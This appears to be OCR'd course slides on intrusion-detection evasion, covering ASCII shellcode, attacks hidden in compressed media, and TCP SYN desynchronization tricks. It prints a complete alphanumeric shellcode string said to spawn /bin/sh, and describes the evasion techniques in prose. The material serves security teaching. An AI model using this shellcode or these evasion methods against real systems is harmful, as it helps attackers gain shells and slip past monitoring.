
Using ASCII for shellcode is very restrictive in that it limits what the shellcode can do under some circumstances, as not all assembly instructions convert directly into ASCII values. This restriction bypasses using other instructions, or a combination of instructions, which convert to ASCII character representation, serving the same purpose as those instructions that convert improperly.

An ASCII shellcode example is given below:

```
char shellcode[] =
"LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5tDS"
"RajYX0Dka0TkafhN9fYf1Lkb0TkdjfY0Lkf0Tkgfh"
"6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnuX1"
"Dks0tkwjfX0Dkx0tkx0tkyCjnY0LkzC0TkzCCjtX0"
"DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCCC0"
"tkzChpfcMX1DkzCCCC0tkzCh4pCnY1Lkz1TkzCCCC"
"fhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCCjd"
"X0DkzC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0tk"
"zMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG3IDpf"
```

```
"cM2KgmnJGgbinYshdvD9d";
```

When executed, the shellcode above runs a **`"/bin/sh`**" shell. "**`bin`**" and "**`sh`**" are contained in the last few bytes of the shellcode.




Application-Layer Attacks

- Applications accessing media files (audio, video and images) **compress** them to a smaller size for maximizing the data transfer rate
- The IDS cannot verify the **signature of the compressed file** format
- This enables an attacker to **exploit the vulnerabilities** in compressed data
- The IDS can recognize conditions favorable for attack, but alternative forms of attack are also possible, for example, various integer values can be used to **exploit integer overflow vulnerabilities**
- This makes the detection of attack traffic **extremely difficult** at the IDS

Application-Layer Attacks

Media files such as images, audios, and videos can be compressed so that they can be rapidly transferred as smaller chunks. Attackers find flaws in this compressed data and perform attacks; even the IDS signatures cannot identify the attack code within data thus compressed.

Many applications that deal with such media files employ some form of compression to increase the data transfer speed. When you find a flaw in these applications, the entire attack can occur within the compressed data, and the IDS will have no way to check the compressed file format for signatures. This enables an attacker to exploit the vulnerabilities in the compressed data. Many IDS look for specific conditions that allow for an attack. However, there are times when the attack can take many different forms. For example, attackers can exploit the integer overflow vulnerabilities using several different integer values. This fact, combined with compressed data, makes signature detection extremely difficult.



Desynchronization

Pre-Connection SYN

- This attack is performed by sending an **initial SYN before the real connection** is established, but with an invalid TCP checksum
- If a SYN packet is received **after the TCP control block is opened**, the IDS resets the appropriate sequence number to match that of the newly received SYN packet
- Attackers send **fake SYN packets** with a completely invalid sequence number to desynchronize the IDS
- This **stops the IDS** from monitoring all legitimate and attack traffic

Post-Connection SYN

- In this technique, attackers attempt to **desynchronize the IDS** from the actual sequence numbers that the kernel is honoring
- Attackers send a **post connection SYN packet** in the data stream, which will have **divergent sequence** numbers
- However, the target host will ignore this **SYN packet**, as it references an already established connection
- The intent of this attack is to get the IDS to **resynchronize** its notion of the sequence numbers to the new SYN packet
- It will then ignore any data that is a **legitimate part of the original stream**, because it will be awaiting a different sequence number
- After successfully resynchronizing the IDS with a SYN packet, attackers send an **RST packet with the new sequence number** and thus close its notion of the connection

